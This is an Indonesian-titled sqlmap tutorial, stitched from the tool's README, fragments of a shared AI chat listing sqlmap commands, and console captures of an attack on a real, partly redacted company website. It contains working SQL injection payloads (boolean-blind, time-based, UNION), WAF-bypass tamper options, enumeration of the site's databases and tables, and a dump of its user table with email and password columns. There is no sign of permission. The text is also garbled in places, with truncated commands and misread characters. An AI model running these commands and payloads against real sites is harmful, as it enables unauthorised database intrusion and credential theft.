

TES KETAHANAN SERVER ANDA DARI SQL-INJECTION DENGAN SQL-MAP



README.md

sqlmap

tests.yml passing python 2.6|2.7|3.x license GPLv2 twitter @sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester, and a broad range of switches including database fingerprinting, over data fetching from the database, accessing the underlying file system, and executing commands on the operating system via out-of-band connections.

Screenshots

```
$ python sqlmap.py -u "http://172.16.112.128/sqlmap/mysql/get_int.php?id=1" --batch

{1.3.4.44#dev}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:34:28 /2019-04-30/

[10:34:28] [INFO] testing connection to the target URL
[10:34:28] [INFO] heuristics detected web page charset 'ascii'
[10:34:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:34:28] [INFO] testing if the target URL content is stable
[10:34:29] [INFO] target URL content is stable
[10:34:29] [INFO] testing if GET parameter 'id' is dynamic
[10:34:29] [INFO] GET parameter 'id' appears to be dynamic
[10:34:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:34:29] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[10:34:29] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[10:34:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:34:29] [WARNING] reflective value(s) found and filtering out
[10:34:29] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="luther")
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOAT UNSIGNED)'
```

Sponsor

[Learn more about GitHub Sponsors](#)


Packages

No packages published

Used by 5



Contributors 117




+ 106 contributors


Deployments 46

github-pages 6 months ago

+ 45 deployments

Languages




Shared Chat • Default • Enabled plugins: 

1. Installation:

SQLMap is typically available in the repositories of major Linux distributions. You can also clone it from its GitHub repository.

bash


 Copy code

```
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git
cd sqlmap
```

2. Basic Usage:

To start using SQLMap, you'll need a URL that you suspect is vulnerable to SQL injection.

bash

 Copy code

```
python sqlmap.py -u "http://targeturl.com/page.php?id=1"
```


3. Data Retrieval:

Once you've identified a vulnerable target, you can retrieve data from the database.


- Database names:

bash

[Continue this conversation](#)

 Copy code

[Report content](#) | [Terms of use](#) | [Privacy policy](#)


Shared Chat • Default • Enabled plugins: 

3. Data Retrieval:

Once you've identified a vulnerable target, you can retrieve data from the database.

- Database names:


bash

 Copy code

```
python sqlmap.py -u "http://targeturl.com/page.php?id=1" --dbs
```

- Tables of a database:


bash

 Copy code

```
python sqlmap.py -u "http://targeturl.com/page.php?id=1" -D dbname --tables
```

- Columns of a table:


bash

 Copy code

```
python sqlmap.py -u "http://targeturl.com/page.php?id=1" -D dbname -T tablename --columns
```


- Data from a table:

bash

 Copy code

```
python sqlmap.py -u "http://targeturl.com/page.php?id=1" -D dbname -T tablename -C column1,column2 --dump
```


[Continue this conversation](#)[Report content](#) | [Terms of use](#) | [Privacy policy](#)

Shared Chat • Default • Enabled plugins: 

- **Using cookies:**

If the website uses cookies, you can include them in your SQLMap command.

bash


 Copy code

```
python sqlmap.py -u "http://targeturl.com/page.php?id=1" --cookie="PHPSESSI
```

- **Using a proxy:**

If you want to route your traffic through a proxy (like Burp Suite or OWASP ZAP), you can use the `--proxy` flag.

bash


 Copy code

```
python sqlmap.py -u "http://targeturl.com/page.php?id=1" --proxy="http://12
```

- **Tamper scripts:**

SQLMap comes with a variety of tamper scripts that can be used to bypass web application firewalls (WAFs) and other security mechanisms.

bash

 Copy code

```
://targeturl.com/page.php?id=1" --tamper="between,randomcase,space2comment"
```

[Continue this conversation](#)

5. Cleanup:

[Report content](#) | [Terms of use](#) | [Privacy policy](#)


```
PS C:\Users\ASUS\Documents\Project\sqlmap-dev> python sqlmap.py -u "https://[REDACTED].php?id=1&lang=id" -t 10 --tamper="between,randomcase,space2comment" --random-agent --dbs
```

```

  ____
  |  H  |
  |_____|
  |  .  | {1.7.6.6#dev}
  |_____|
  |  C  |
  |_____|
  |  "  |
  |_____|
  |  V...  |
  |_____|
  |_____| https://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:28:06 /2023-08-27/

```
[20:28:06] [INFO] loading tamper module 'between'
[20:28:06] [INFO] loading tamper module 'randomcase'
[20:28:06] [INFO] loading tamper module 'space2comment'
[20:28:06] [INFO] setting file for logging HTTP traffic
[20:28:06] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 6.0; hu-HU) AppleWebKit/533.19.4 (KHTML, like Gecko) Version/5.0.3 Safari/533.19.4' from file 'C:\Users\ASUS\Documents\Project\sqlmap-dev\data\txt\user-agents.txt'
[20:28:06] [INFO] resuming back-end DBMS 'mysql'
[20:28:06] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=1h3n71uq2nq...r5vcdk5553;lang=id'). Do you want to use those [Y/n]
```

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=1' AND 5351=5351 AND 'Dzqm'='Dzqm&lang=id'

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=1' AND (SELECT 1638 FROM (SELECT(SLEEP(5)))OUOo) AND 'lPBf'='lPBf&lang=id'

Type: UNION query

Title: MySQL UNION query (NULL) - 23 columns

Payload: id=1' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162717071,0x524c4e56656e4a55754a49495177544f5a49554a544a506d6c4d616c6c6c7476537670456e624658,0x71627a7a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#&lang=id

```
Windows PowerShell
[20:28:06] [INFO] loading tamper module 'randomcase'
[20:28:06] [INFO] loading tamper module 'space2comment'
[20:28:06] [INFO] setting file for logging HTTP traffic
[20:28:06] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 6.0; hu-HU) AppleWebKit/533.19.4 (KHTML, like Gecko) Version/5.0.3 Safari/533.19.4' from file 'C:\Users\ASUS\Documents\Project\sqlmap-dev\data\txt\user-agents.txt'
[20:28:06] [INFO] resuming back-end DBMS 'mysql'
[20:28:06] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=1h3n71uq2nq...r5vcdk5553;lang=id'). Do you want to use those [Y/n]

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 5351=5351 AND 'Dzqm'='Dzqm&lang=id

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 1638 FROM (SELECT(SLEEP(5)))OU0o) AND 'lPBf'='lPBf&lang=id

  Type: UNION query
  Title: MySQL UNION query (NULL) - 23 columns
  Payload: id=1' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162717071,0x524c4e56656e4a55754a49495177544f5a49554a544a506d6c4d616c6c6c7476537670456e624658,0x71627a7a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#&lang=id
---
[20:28:08] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[20:28:08] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:28:08] [INFO] fetching database names
[20:28:18] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] information_schema
[*] ur

[20:28:20] [INFO] fetched data logged to text files under 'C:\Users\ASUS\AppData\Local\sqlmap\output\www.
[*] ending @ 20:28:20 /2023-08-27/

PS C:\Users\ASUS\Documents\Project\sqlmap-dev> |
```

```
C:\Users\ASUS\Documents\Project\sqlmap-dev> python sqlmap.py "https://.php?id=1&lang=id" -t 10 --tamper="between,randomca
--space2comment" --random-agent -D ur
--tables
```

```

      H
    [C] {1.7.6.6#dev}
   -| . [C] | . |
   --|-|[C]|-|-|-,|-|
       |v...| https://sqlmap.org

```

!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
*] starting @ 20:29:27 /2023-08-27/
```

```

20:29:27] [INFO] loading tamper module 'between'
20:29:27] [INFO] loading tamper module 'randomcase'
20:29:27] [INFO] loading tamper module 'space2comment'
20:29:27] [INFO] setting file for logging HTTP traffic
20:29:27] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.9.0.11) Gecko/2009061118 Fedora/3.0.11-1.fc9 Firefox/3.0.11' from file 'C:\Users\ASUS\Documents\Project\sqlmap-dev\data\txt\user-agents.txt'
20:29:27] [INFO] resuming back-end DBMS 'mysql'
20:29:27] [INFO] testing connection to the target URL
you have not declared cookie(s) while server wants to set its own ('PHPSESSID=kn4fh6psvni...itfn1afnt0:lang=id'). Do you want to use those [Y/n]


```

sqlmap resumed the following injection point(s) from stored session:

```
parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 5351=5351 AND 'Dzqm'='Dzqm&lang=id

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1638 FROM (SELECT(SLEEP(5))))OUOo) AND 'lPBf'='lPBf&lang=id

Type: UNION query
Title: MySQL UNION query (NULL) - 23 columns
Payload: id=1' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162717071,0x524c4e56656e4a55754a49495177544f5a49554a544a506d
5c4d616c6c6c7476537670456e624658,0x71627a7a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,&lang=id
```

```
Windows PowerShell
[20:29:28] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[20:29:28] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:29:28] [INFO] fetching tables for database: 'u'
[20:29:29] [WARNING] reflective value(s) found and filtering out
Database: un
[23 tables]
+-----+
| user
| aboutus
| application
| banner
| bottles_detail
| career
| contact
| cups_detail
| enewsletter
| form
| gallery
| gallon_detail
| hdpe_detail
| joinus
| kategori
| modul
| news
| overview
| packing
| preforms_detail
| printing_detail
| products
| upload_file
+-----+
[20:29:29] [INFO] fetched data logged to text files under 'C:\Users\ASUS\AppData\Local\sqlmap\output\www'
[*] ending @ 20:29:29 /2023-08-27/
PS C:\Users\ASUS\Documents\Project\sqlmap-dev> |
```

```
C:\Users\ASUS\Documents\Project\sqlmap-dev> python sqlmap.py "https://php?id=1&lang=id" -t 10 --tamper="between,randomca
se.space2comment" --random-agent -D u -T user --dump
```

```

      H
    [ ]
  - [ ] - {1.7.6.6#dev}
- [ ] - [ ] - [ ] - [ ] - [ ]
- [ ] - [ ] - [ ] - [ ] - [ ]
    |   |   |   |   |
    V... https://sqlmap.org

```

!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
*] starting @ 20:30:05 /2023-08-27/
```

```
20:30:05] [INFO] loading tamper module 'between'
20:30:05] [INFO] loading tamper module 'randomcase'
20:30:05] [INFO] loading tamper module 'space2comment'
20:30:05] [INFO] setting file for logging HTTP traffic
20:30:05] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en-us) AppleWebKit/417.9 (KHTML, like Gecko) Safari/417.9.2' from file 'C:\Users\ASUS\Documents\Project\sqlmap-dev\data\txt\user-agents.txt'
20:30:05] [INFO] resuming back-end DBMS 'mysql'
20:30:05] [INFO] testing connection to the target URL
you have not declared cookie(s) while server wants to set its own ('PHPSESSID=5vflksakii...a820v9ccc7;lang=id'). Do you want to use those [Y/n]
```

sqlmap resumed the following injection point(s) from stored session:

```
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 5351=5351 AND 'Dzqm'='Dzqm&lang=id

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1638 FROM (SELECT(SLEEP(5)))OUOo) AND 'lPBf'='lPBf&lang=id

Type: UNION query
Title: MySQL UNION query (NULL) - 23 columns
Payload: id=1' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162717071,0x524c4e56656e4a55754a49495177544f5a49554a544a506d
sc4d616c6c6c7476537670456e624658,0x71627a7a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,&lang=id
```

```
Windows PowerShell
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 5351=5351 AND 'Dzqm'='Dzqm&lang=id

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 1638 FROM (SELECT(SLEEP(5)))OUOo) AND 'lPBf'='lPBf&lang=id

  Type: UNION query
  Title: MySQL UNION query (NULL) - 23 columns
  Payload: id=1' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162717071,0x524c4e56656e4a55754a49495177544f5a49554a544a506d6c4d616c6c6c7476537670456e624658,0x71627a7a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#&lang=id
---
[20:30:07] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[20:30:07] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:30:07] [INFO] fetching columns for table 'user' in database 'un[REDACTED]t'
[20:30:11] [WARNING] reflective value(s) found and filtering out
[20:30:32] [INFO] fetching entries for table 'user' in database 'un[REDACTED]t'
[20:31:02] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
Database: un[REDACTED]
Table: user
[3 entries]
+-----+-----+-----+-----+-----+
| id_user | email | level | password | nama_lengkap |
+-----+-----+-----+-----+-----+
| 1 |  | 1 |  |  |
| 2 |  | 1 |  |  |
| 3 |  | 1 |  |  |
+-----+-----+-----+-----+-----+

[20:31:03] [INFO] table 'un[REDACTED].user' dumped to CSV file 'C:\Users\ASUS\AppData\Local\sqlmap\output\un[REDACTED]t\user.csv'
[20:31:03] [INFO] fetched data logged to text files under 'C:\Users\ASUS\AppData\Local\sqlmap\output[REDACTED]'

[*] ending @ 20:31:03 /2023-08-27/

PS C:\Users\ASUS\Documents\Project\sqlmap-dev> |
```